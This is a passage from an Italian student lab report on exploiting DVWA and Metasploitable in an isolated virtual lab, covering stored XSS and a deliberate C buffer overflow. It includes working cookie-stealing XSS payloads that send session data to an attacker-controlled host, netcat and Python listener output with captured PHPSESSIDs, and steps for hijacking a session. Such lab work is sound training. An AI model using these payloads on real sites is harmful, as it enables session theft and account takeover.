rtt min/avg/max/mdev = 0.403/0.582/0.940/0.252 ms
```

Successivamente, è stato verificato l'accesso al Web Server della DVWA tramite il link:
<http://192.168.104.150/dvwa/>.



4.2.b Configurazione del livello di Security

Nella sezione DVWA Security, il livello di sicurezza è stato impostato su Low.

The screenshot shows a web page titled "DVWA Security" with a padlock icon. Below it, the heading "Script Security" is displayed. A message states "Security Level is currently low." It also says "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." At the bottom, there is a dropdown menu set to "low" and a "Submit" button.

4.2.c Analisi della vulnerabilità XSS Persistente

Sulla pagina `/dvwa/vulnerabilities/xss_s/`, analizzando il codice sorgente, è stata identificata una vulnerabilità XSS persistente. Questa è dovuta a:

- L'acquisizione di dati utente tramite le variabili `'$_POST['mtxMessage']'` e `'$_POST['txtName']'` provenienti da un form inviato con il metodo **POST**.
- L'inserimento del contenuto della variabile `'$message'` all'interno del database senza un'adeguata sanificazione contro attacchi XSS. Sebbene siano presenti le funzioni `'stripslashes'` e `'mysql_real_escape_string'`, queste potrebbero non essere sufficienti a prevenire l'iniezione di codice JavaScript malevolo, a seconda del contesto di visualizzazione.
- La successiva visualizzazione dei dati (`'comment'` e `'name'`) recuperati dal database, qualora non venga implementata una corretta codifica HTML, potrebbe rendere l'applicazione vulnerabile all'esecuzione di script dannosi nel browser degli utenti.

In sintesi, l'applicazione è suscettibile a XSS persistente in quanto un utente malintenzionato potrebbe inserire codice JavaScript nel database tramite il campo del messaggio, e questo codice verrebbe poi eseguito nei browser di altri utenti quando i dati vengono visualizzati, a meno che non venga implementata una robusta codifica HTML in fase di output.

```
<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}
?>
```



Come prova iniziale, è stato inserito lo script <script>alert('XSS')</script> nel campo del messaggio, confermando la vulnerabilità.

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The XSS stored module is currently selected. The main content area displays a form titled "Vulnerability: Stored Cross Site Scripting (XSS)". It has fields for "Name" (set to "John Doe") and "Message" (containing the injected script). Below the form is a "Sign Guestbook" button. To the right, a modal window titled "XSS" shows the result of the injection: "Name: John Doe" and "Message: <script>alert('XSS')</script>". A blue "OK" button is at the bottom right of the modal. At the bottom of the page, there's a "More info" section with links to external XSS resources.

4.2.d Furto dei Cookie di Sessione

Per simulare il furto dei cookie di sessione, è stato iniettato il seguente payload. La lunghezza della **textarea** del messaggio è stata aumentata tramite lo strumento **Inspect** del browser per permettere l'inserimento dello script completo.

The screenshot shows the DVWA application interface. The sidebar and main content area are identical to the previous screenshot. The "Message" field now contains a long string: "Name: test Message: This is a test comment." Below the message field is a "Sign Guestbook" button. At the bottom of the page, there's a "More info" section with links to external XSS resources. The browser's developer tools (Inspect) are open at the bottom, specifically the "Elements" tab. The "Search HTML" input field contains the value "<script>alert('XSS')</script>". The "Elements" panel shows the DOM structure of the page, with the "Message" textarea highlighted. The "Styles" panel on the right shows the CSS rules applied to the element, including "font: 100% arial,sans-serif;" and "vertical-align: middle;". The "Inherited" section shows inheritance from "div#main_body" and "div#main_body" again. The "Computed" section shows the final computed style.



Lo script utilizzato è stato:

```
<script> new Image().src="http://192.168.104.100:4444/?" + document.cookie; </script>
```

Significato dello script:

- **new Image()**: Crea un nuovo oggetto immagine HTML in JavaScript. Questo viene spesso utilizzato per effettuare richieste **HTTP GET** in modo discreto, senza alterare visibilmente la pagina.
- **.src="http://192.168.104.100:4444/?" + document.cookie**: Imposta l'attributo **src** dell'immagine. Quando il browser tenta di caricare questa "immagine", effettua una richiesta **GET** all'indirizzo **http://192.168.104.100:4444/**.
 - **http://192.168.104.100:4444/**: È l'indirizzo IP della macchina Kali (l'attaccante) e la porta 4444 su cui sarà in ascolto un web server (tramite netcat in questo caso) per ricevere i cookie.
 - **? :** Viene aggiunto un punto interrogativo per iniziare la stringa dei parametri nella richiesta **GET**.
 - **document.cookie**: Questa variabile JavaScript contiene tutti i cookie associati al dominio corrente (in questo caso, il sito DVWA). Il suo valore viene concatenato all'URL, in modo che i cookie vengano inviati come parametri nella richiesta **GET** al server dell'attaccante.

Vulnerability: Stored Cross Site Scripting (XSS)

Successivamente, sulla macchina Kali è stato avviato un listener netcat sulla porta 4444:

```
nc -lvp 4444
```

Quando un utente (simulato aprendo la pagina guestbook su un altro browser, Chromium) visita la pagina vulnerabile, lo script iniettato viene eseguito nel suo browser, e i suoi cookie vengono inviati al listener netcat sulla macchina Kali.



Nell'output di netcat si è potuto visualizzare la richiesta GET contenente i cookie della sessione dell'utente, incluso il **PHPSESSID**.

```
(kalivm@vboxkalivm) [~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 41074
GET /?security=low;%20PHPSESSID=cd40226974a0ea57ef255878f1c2d934 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```




4.2.e Furto della Sessione


Una volta ottenuto il **PHPSESSID**, è stato possibile riutilizzarlo per "rubare" la sessione dell'utente. Simulando un altro utente (utilizzando il browser **Chromium**), si è navigato sul sito DVWA (<http://192.168.104.150/dvwa/>).

```
(kalivm@vboxkalivm) [~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 52884
GET /?security=low;%20PHPSESSID=cd40226974a0ea57ef255878f1c2d934 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

Tramite lo strumento **Inspect** del browser (solitamente nella sezione "Application" o "Storage", poi "Cookies"), è stato modificato il valore del cookie **PHPSESSID** con quello precedentemente catturato tramite netcat. Per bypassare la pagina di login dopo aver impostato il cookie, si è navigato direttamente a una pagina interna, come <http://192.168.104.150/dvwa/vulnerabilities/>.



The screenshot shows a DVWA login page with fields for 'Username' and 'Password'. In the background, the browser's developer tools are open, specifically the 'Application' tab under 'Storage'. The 'Cookies' section lists a cookie named 'PHPSESSID' with the value '68f0eb31a8e165e178cddd1c6ae810'. The 'Name' column has a dropdown arrow next to it, indicating it can be edited. The 'Value' column shows the original value. This allows the user to change the session ID without logging in again.



Index of /dvwa/vulnerabilities

Name	Last modified	Size	Description
Parent Directory		-	
brute/	16-Mar-2010 01:56	-	
csrf/	16-Mar-2010 01:56	-	
exec/	16-Mar-2010 01:56	-	
fi/	16-Mar-2010 01:56	-	
sqli/	16-Mar-2010 01:56	-	
sqli_blind/	16-Mar-2010 01:56	-	
upload/	16-Mar-2010 01:56	-	
view_help.php	16-Mar-2010 01:56	526	
view_source.php	16-Mar-2010 01:56	1.4K	
view_source_all.php	16-Mar-2010 01:56	2.1K	
xss_r/	16-Mar-2010 01:56	-	
xss_s/	16-Mar-2010 01:56	-	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.104.150 Port 80

Aggiornando la pagina, si è constatato di essere autenticati come l'utente la cui sessione è stata "rubata".

Vulnerability: Stored Cross Site Scripting (XSS)

The screenshot shows a web application interface for DVWA. On the left, there's a sidebar menu with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, About, and Logout. The main content area displays a form titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It has two input fields: 'Name *' and 'Message *'. Below the form, there are five examples of stored XSS messages in a table format. Each row shows a name ('John Doe') and a message field containing a script that attempts to steal the user's cookie. The messages are identical except for the name.

Name: test	Message: This is a test comment.
Name: John Doe	Message: <script> new Image().src="http://192.168.104.100:4444/?"+document.cookie; </script>
Name: John Doe	Message: <script> new Image().src="http://192.168.104.100:4444/?"+document.cookie; </script>
Name: John Doe	Message: <script> new Image().src="http://192.168.104.100:4444/?"+document.cookie; </script>
Name: John Doe	Message: <script> new Image().src="http://192.168.104.100:4444/?"+document.cookie</script>



4.3 Richiesta (Modalità MEDIUM)


Sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA (livello di sicurezza Medium) al fine di simulare il furto della sessione di un utente lecito del sito e ottenere un "dump completo" delle informazioni della vittima (cookie, User-Agent, data), inoltrando questi dati ad un Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

4.4 Soluzione

4.4.a Configurazioni di rete

Le due macchine utilizzate, Kali (attaccante) e Metasploitable (target), sono state configurate in modalità Rete interna per garantire isolamento e connettività reciproca. Sono stati assegnati i seguenti indirizzi IP:

- Kali Linux: **192.168.104.100/24**;
- Metasploitable2: **192.168.104.150/24**.



```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.104.150
    netmask 255.255.255.0
    network 192.168.104.0
    broadcast 192.168.104.255
    gateway 192.168.104.1
```

Successivamente, è stato verificato l'accesso al Web Server della DVWA tramite il link:
http://192.168.104.150/dvwa/.

4.4.b Configurazione del livello di Security

Nella sezione DVWA Security, il livello di sicurezza è stato impostato su Medium.



4.4.c Analisi della vulnerabilità XSS Persistente

Sulla pagina [/dvwa/vulnerabilities/xss_s/](#), a livello di sicurezza Medium, l'applicazione implementa alcune misure di sanitizzazione nel campo del messaggio. Tuttavia, il campo "Name" risulta ancora vulnerabile all'iniezione di codice JavaScript.

Per aggirare le limitazioni di lunghezza imposte dal campo "**Name**", è stata utilizzata la funzione "**Inspect Element**" del browser per modificare temporaneamente l'attributo **maxlength** del campo di input.

4.4.d Codice del Server Python (logger.py)

```
GNU nano 8.3                                     logger.py
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs
import json
import base64

class XSSLogger(BaseHTTPRequestHandler):
    def do_GET(self):
        query = parse_qs(urlparse(self.path).query)
        base64_data = query.get("d", [""])[0]
        try:
            decoded = base64.b64decode(base64_data).decode()
        except Exception as e:
            decoded = f"Errore decodifica: {e}"

        log_data = {
            "IP_Attacker": self.client_address[0],
            "Referer (DVWA)": self.headers.get("Referer"),
            "User-Agent": self.headers.get("User-Agent")
        }

        print("\n[+] Received Data (by Atomic Auditors):")
        print(json.dumps(log_data, indent=4))

        self.send_response(200)
        self.end_headers()

server = HTTPServer(("0.0.0.0", 4444), XSSLogger)
print("[*] Atomic Auditors logger Listening on port 4444 ... ")
server.serve_forever()
```



4.4.e Avvio del Server Python

Salvare il codice come `logger.py` ed eseguirlo con `python3 logger.py`.

```
(kali㉿kali)-[~] ~ 192.168.104.150$ python3 -m http.server 4444
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

4.4.e Furto dei Dati Sensibili (Dump Completo)

Per simulare il furto dei cookie di sessione, dell'User-Agent e della data, è stato iniettato il seguente payload nel campo "Name":

```
<img src=x onerror="fetch('//192.168.104.100/?d='+btoa(document.cookie+'\n'+navigator.userAgent+'\n'+new Date()))">
```

Significato dello script:

- **:** Tenta di caricare un'immagine inesistente. L'errore nel caricamento innesca l'esecuzione dell'attributo onerror.
- **onerror="fetch('//192.168.104.100/?d='+btoa(document.cookie+'\n'+navigator.userAgent+'\n'+new Date()))":** Questo codice JavaScript viene eseguito quando l'immagine non viene caricata.
 - **fetch('//192.168.104.100/?d=...):** Invia una richiesta HTTP GET all'indirizzo IP della macchina Kali (192.168.104.100) sulla porta predefinita (80). Il parametro d conterrà i dati codificati.
 - **btoa(...):** Codifica in Base64 la stringa contenente le informazioni da esfiltrare.
 - **document.cookie:** Variabile JavaScript che contiene i cookie associati al sito DVWA.
 - **\n:** Carattere di nuova linea per separare le diverse informazioni.
 - **navigator.userAgent:** Stringa contenente informazioni sul browser dell'utente.
 - **new Date():** Oggetto che rappresenta la data e l'ora correnti.

Quando un utente (simulato aprendo la pagina guestbook su un altro browser) visita la pagina vulnerabile, lo script iniettato viene eseguito nel suo browser. Questo invia una richiesta GET al server dell'attaccante (in ascolto sulla **porta 4444** tramite `logger.py`) contenente i dati codificati.

The screenshot shows a web-based guestbook application. At the top, there is a form with two fields: 'Name *' containing 'attaccante' and 'Message *'. The 'Message' field contains the following JavaScript payload:

Below the form, a message box displays the captured data:
Name: test
Message: This is a test comment.
Further down, another message box shows:
Name: Test
Message:
Name: attaccante
Message:



4.4.f Analisi dei Dati Esfiltrati

Il server Python sulla macchina Kali riceve una richiesta GET. I dati esfiltrati (cookie, User-Agent e data) sono contenuti nel parametro d dell'URL, codificati in Base64. Il server Python li decodifica e li stampa nel terminale.

```
(Kali㉿kali)-[~]
$ python3 logger.py
[*] Atomic Auditors logger Listening on port 4444 ...
[+] Received Data (by Atomic Auditors):
{
    "IP_Attacker": "192.168.104.100",
    "Referer (DVWA)": "http://192.168.104.150/",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
}
192.168.104.100 - - [19/May/2025 16:21:44] "GET /?c=security%3Dmedium%3B%20PHPSESSID%3Da492ad913a2b134ede299495adcc8c0d HTTP/1.1" 200 -
```

4.4.g Furto della Sessione (Utilizzando il PHPSESSID)

Una volta ottenuto il PHPSESSID dalla stringa decodificata, è possibile riutilizzarlo per "rubare" la sessione dell'utente, come descritto nell'esempio precedente per il livello "low".



5. Esercizio 3

5.1 Richiesta

Analizzare il programma C allegato con l'obiettivo di identificare e sfruttare una potenziale vulnerabilità di Buffer Overflow (BOF). La richiesta specifica è di modificare il programma in modo che, tramite un input utente manipolato, si verifichi un errore di segmentazione, dimostrando la mancanza di controlli sulla dimensione dell'input rispetto alla capacità del buffer di destinazione.

```
#include <stdio.h>

int main () {

    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```



5.2 Soluzione

5.2.a Analisi del Funzionamento del Programma

Il programma analizzato è progettato per:

- Richiedere all'utente l'inserimento di 10 numeri interi.
- Memorizzare questi numeri in un array (vector) di dimensione fissa (10 elementi).
- Stampare i numeri inseriti nell'ordine originale.
- Ordinare i numeri utilizzando l'algoritmo bubble sort.
- Stampare i numeri ordinati in modo crescente.

L'ipotesi iniziale è che, se l'utente fornisce esattamente 10 numeri, il programma dovrebbe eseguire queste operazioni senza errori. La potenziale vulnerabilità risiede nella fase di input, qualora non vengano imposti limiti al numero di elementi che l'utente può effettivamente inserire.

```
c bof.c > ...
1  #include <stdio.h> //include libreria di input/output
2
3  int main () { //inizio della funzione del programma
4
5  int vector [10], i, j, k; /*dichiara tre variabili "intero" che tiene il segno delle posizioni, come "contatori" nei cicli.
6  "i" serve per leggere e stampare i numeri inseriti, "j" e "k" servono per ordinare i numeri confrontandoli tra loro piu' volte*/
7  int swap_var; //contenitore provvisorio per non perdere un valore quando si spostano dati da una parte all'altra durante l'ordinamento
8
9  printf ("Inserisci 10 interi:\n"); //stampa il messaggio per l'input
10
11 for ( i = 0 ; i < 10 ; i++) //inizio del ciclo nel quale "i" parte da 0 dove ogni volta aumenterà di 1 finché è minore di 10 -> [1]...[10]
12    { //start
13      int c= i+1; //0+1[1]...9+1[10]
14      printf("%d:", c); //stampa [1]...[10]
15      scanf ("%d", &vector[i]); //attesa che l'utente scriva un numero intero e prema invio
16    } //stop
17
18 printf ("Il vettore inserito è:\n"); //ristampa il messaggio
19 for ( i = 0 ; i < 10 ; i++) //riiniziaz un altro ciclo che mostra i numeri inseriti, fino a quando i < 10
20    { //start
21      int t= i+1; //0+1[1]...9+1[10]
22      printf("%d: %d", t, vector[i]); //stampa i contenitori con i valori assegnati
23      printf("\n"); //va a capo
24    } //stop
25
26 for (j = 0 ; j < 10 - 1; j++) //inizio del ciclo per mostrare i numeri ordinati, confrontando "j" e "k"
27  {
28    for (k = 0 ; k < 10 - j - 1; k++)
29      {
30        if (vector[k] > vector[k+1])
31        {
32          swap_var=vector [k];
33          vector [k]=vector[k+1];
34          vector [k+1]=swap_var;
35        }
36      }
37
38 printf("Il vettore ordinato è:\n");
39 for (j = 0; j < 10; j++)
40  {
41    int g = j+1;
42    printf("%d:", g);
43    printf ("%d\n", vector[j]);
44  }
45
46 return 0; //il programma funziona
47
48
49 } //fine della funzione del programma
50
```



5.2.b Esecuzione del Programma e Verifica Iniziale

L'esecuzione del programma con un input di 10 numeri interi ha confermato il suo funzionamento previsto: i numeri vengono acquisiti, visualizzati e ordinati correttamente. Questo indica che la logica di ordinamento è implementata correttamente entro i limiti di input previsti.

```
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/c]
$ gcc buffer.c -o buffer
(kali㉿kali)-[~/Desktop/c]
$ ./buffer
Inserire 10 interi:
[1]:33
[2]:44
[3]:22
[4]:77
[5]:11
[6]:98
[7]:76
[8]:34
[9]:66
[10]:25
Il vettore inserito e':
[1]: 33
[2]: 44
[3]: 22
[4]: 77
[5]: 11
[6]: 98
[7]: 76
[8]: 34
[9]: 66
[10]: 25
Il vettore ordinato e':
[1]:11
[2]:22
[3]:25
[4]:33
[5]:34
[6]:44
[7]:66
[8]:76
[9]:77
[10]:98
```

5.2.c Modifica per Indurre un Buffer Overflow

Per dimostrare una vulnerabilità BOF, il programma è stato modificato intervenendo sul ciclo di input. L'obiettivo è permettere all'utente di inserire un numero di elementi superiore alla dimensione allocata per l'array vector (10 interi).

La modifica specifica ha riguardato l'iterazione del ciclo di lettura dell'input. Invece di limitare l'input a 10 numeri, il ciclo è stato alterato per consentire un numero maggiore di iterazioni (ad esempio, 15).

Questa modifica fa sì che il programma tenti di scrivere dati oltre l'undicesima posizione di memoria destinata all'array vector. Questa sovrascrittura di memoria adiacente può corrompere altre variabili del programma o strutture dati presenti nello stack, portando in ultima analisi a un errore di segmentazione quando il programma tenta di accedere a memoria non valida o protetta.

L'esecuzione del programma modificato e l'inserimento di più di 10 numeri ha come risultato la sovrascrittura di aree di memoria esterne all'array, culminando nell'errore di segmentazione come previsto, a causa della mancanza di controlli sui limiti dell'input utente.



```
c buffer.c
1 #include <stdio.h>
2 |
3 int main () {
4
5 int vector [10], i, j, k;
6 int swap_var;
7
8
9 printf ("Inserire 10 interi:\n");
10
11 for ( i = 0 ; i < 15 ; i++)
12 {
13     int c= i+1;
14     printf("[%d]:", c);
15     scanf("%d", &vector[i]);
16 }
17
18
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i < 10 ; i++)
21 {
22     int t= i+1;
23     printf("[%d]: %d", t, vector[i]);
24     printf("\n");
25 }
26
27
28 for (j = 0 ; j < 10 - 1; j++)
29 {
30     for (k = 0 ; k < 10 - j - 1; k++)
31     {
32         if (vector[k] > vector[k+1])
33         {
34             swap_var=vector[k];
35             vector[k]=vector[k+1];
36         }
37     }
38 }
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
```

```
(kali㉿kali)-[~/Desktop/c]
$ gcc buffer.c -o buffer
(kali㉿kali)-[~/Desktop/c]
$ ./buffer
Inserire 10 interi: ever preferred
[1]:45
[2]:32
[3]:11
[4]:65
[5]:89
[6]:76
[7]:56
[8]:78
[9]:55
[10]:43
[11]:90
[12]:99
[13]:41
[14]:21
[15]:12
Il vettore inserito e':
[1]: 45
[2]: 32
[3]: 11
[4]: 65
[5]: 89
[6]: 76
[7]: 56
[8]: 78
[9]: 55
[10]: 43
Il vettore ordinato e':
[1]:11
[2]:32
[3]:43
[4]:45
[5]:55
[6]:56
[7]:65
[8]:76
[9]:78
[10]:89
(kali㉿kali)-[~/Desktop/c]
```



5.3 Richiesta - Extra

Per il bonus, il programma è stato ulteriormente modificato per offrire un menù interattivo e implementare controlli di input nella modalità di esecuzione "corretta".

5.4 Soluzione

5.4.a Menù di Scelta

All'avvio, il programma presenta un menù con le seguenti opzioni:

1. **Esecuzione Normale:** Consente l'inserimento di esattamente 10 numeri, che verranno poi ordinati e visualizzati. In questa modalità, sono attivi i controlli sull'input.
2. **Esecuzione con BOF Intenzionale:** Permette di inserire un numero maggiore di 10 numeri per dimostrare la vulnerabilità del buffer overflow.

L'utente può selezionare la modalità desiderata inserendo il numero corrispondente. Un input non valido comporta la visualizzazione di un messaggio di errore e la terminazione del programma.

5.4.b Controlli di Input (Esecuzione Normale)

Nella modalità di "Esecuzione Normale", è stato implementato un controllo per assicurare che l'utente inserisca precisamente 10 numeri. Se l'utente tenta di inserire un numero diverso di valori, il programma potrebbe fornire un messaggio esplicativo e richiedere nuovamente l'input fino a quando non vengono forniti i 10 numeri attesi.

```
c buffermenu.c
1 #include <stdio.h>
2
3 int main() {
4     int vector[10];
5     int i, j, temp;
6     int scelta;
7
8     printf("Scegli un'opzione:\n");
9     printf("1 - Esecuzione corretta (con controllo input)\n");
10    printf("2 - Esecuzione con errore (buffer overflow)\n");
11    printf("Scelta: ");
12    scanf("%d", &scelta);
13
14    if (scelta == 1)      // Modalità corretta
15    {
16        printf("\nInserisci 10 numeri interi:\n");
17        for (i = 0; i < 10; i++) {
18            printf("Numero [%d]: ", i + 1);
19            scanf("%d", &vector[i]);
20        }
21        for (i = 0; i < 9; i++) {           // Ciclo for con ordinamento bubble sort
22            for (j = 0; j < 9 - i; j++) {
23                if (vector[j] > vector[j + 1]) {
24                    temp = vector[j];
25                    vector[j] = vector[j + 1];
26                    vector[j + 1] = temp;
27                }
28            }
29        }
30        printf("\nVettore ordinato:\n");    // Stampa del vettore ordinato
31        for (i = 0; i < 10; i++) {
32            printf("%d ", vector[i]);
33        }
34        printf("\n");
35
36    } else if (scelta == 2) {
37        printf("\nModalità con errore. Inserisci I numeri oltre il limite del vettore):\n");
38        for (i = 0; i < 15; i++) {          // ciclo oltre il limite del vettore
39            int c = i + 1;
40            printf("%d: ", c);
41            scanf("%d", &vector[i]);       // con questo ciclo dopo il decimo numero il programma si ferma
42        }
43
44    } else {                         // Scelta non presente tra le opzioni del menu
45        printf("Scelta non valida. Programma terminato.\n");
46    }
47
48 }
49 return 0;
```

In sintesi, la versione bonus del programma offre una scelta all'utente tra un'esecuzione controllata e una che espone la vulnerabilità BOF. L'aggiunta di controlli di input nella modalità normale rende il programma più robusto per l'uso standard.



```
File Actions Edit View Help Terminal Help
└$ ./bufermen... C:\Windows\system32\cmd.exe
Scegli un'opzione:
1 - Esecuzione corretta (con controllo input)
2 - Esecuzione con errore (buffer overflow)
Scelta: 1

Inserisci 10 numeri interi:
Numero [1]: 72      int vector[10];
Numero [2]: 23      int i, j, temp;
Numero [3]: 55      int scelta;
Numero [4]: 4
Numero [5]: 35
Numero [6]: 6      printf("Scegli un'opzione:\n");
Numero [7]: 876     printf(1, "Esecuzione corretta (con controllo input")
Numero [8]: 23      printf(2, "Esecuzione con errore (buffer overflow)");
Numero [9]: 5      printf("Scelta: ");
Numero [10]: 85     scanf("%d", &scelta);

Vettore ordinato:
4 5 6 23 23 35 55 72 85 876 == 11      // Modalità corretta

└(kali㉿kali)-[~/Desktop/c] Inserisci 10 numeri interi...
└$ ./bufermen... for (i = 0; i < 10; i++) {
Scegli un'opzione:
1 - Esecuzione corretta (con controllo input)
2 - Esecuzione con errore (buffer overflow) for(i);
Scelta: 2
Modalità con errore. Inserisci I numeri oltre il limite del vettore:
[1]: 54
[2]: 765
[3]: 76
[4]: 99
[5]: 532
[6]: 111
[7]: 2
[8]: 34
[9]: 65
[10]: 67
[11]: 54
[12]: 777
[13]: 23
[14]: 28
[15]: 8
printf("\nVettore ordinato:\n");
for (i = 0; i < 10; i++)
    printf("%d ", vector[i]);
printf("\n");

└(kali㉿kali)-[~/Desktop/c] scelta == 2)
└$ ./bufermen... printf("Modalità con errore. Inserisci 10 nume...
Scegli un'opzione:
1 - Esecuzione corretta (con controllo input)
2 - Esecuzione con errore (buffer overflow)
Scelta: 3
Scelta non valida. Programma terminato.
```



6. Esercizio 4

6.1 Richiesta

Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP della macchina target (Metasploitable) utilizzando MSFConsole, al fine di ottenere l'esecuzione di comandi remoti e verificare l'indirizzo di rete della vittima tramite il comando ifconfig.

6.2 Soluzione

6.1.a Configurazioni di rete

Le due macchine utilizzate, Kali (attaccante) e Metasploitable (target), sono state configurate in modalità **Rete interna** per garantire isolamento e connettività reciproca. Sono stati assegnati i seguenti indirizzi IP:

- Kali Linux: **192.168.50.100/24**;
- Metasploitable: **192.168.50.150/24**.

Successivamente, è stata verificata la connettività tra le due macchine utilizzando il comando ping, confermando la comunicazione bidirezionale.

```
(kalivm@vboxkalivm) [~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
    link/ether 08:00:27:1f:b0:09 brd ff:ff:ff:ff:ff:ff
        inet 192.168.50.100/24 brd 192.168.50.255 scope global eth0
            valid_lft forever preferred_lft forever
            inet6 fe80::a00:27ff:fe1f:b009/64 scope link proto kernel ll
                valid_lft forever preferred_lft forever

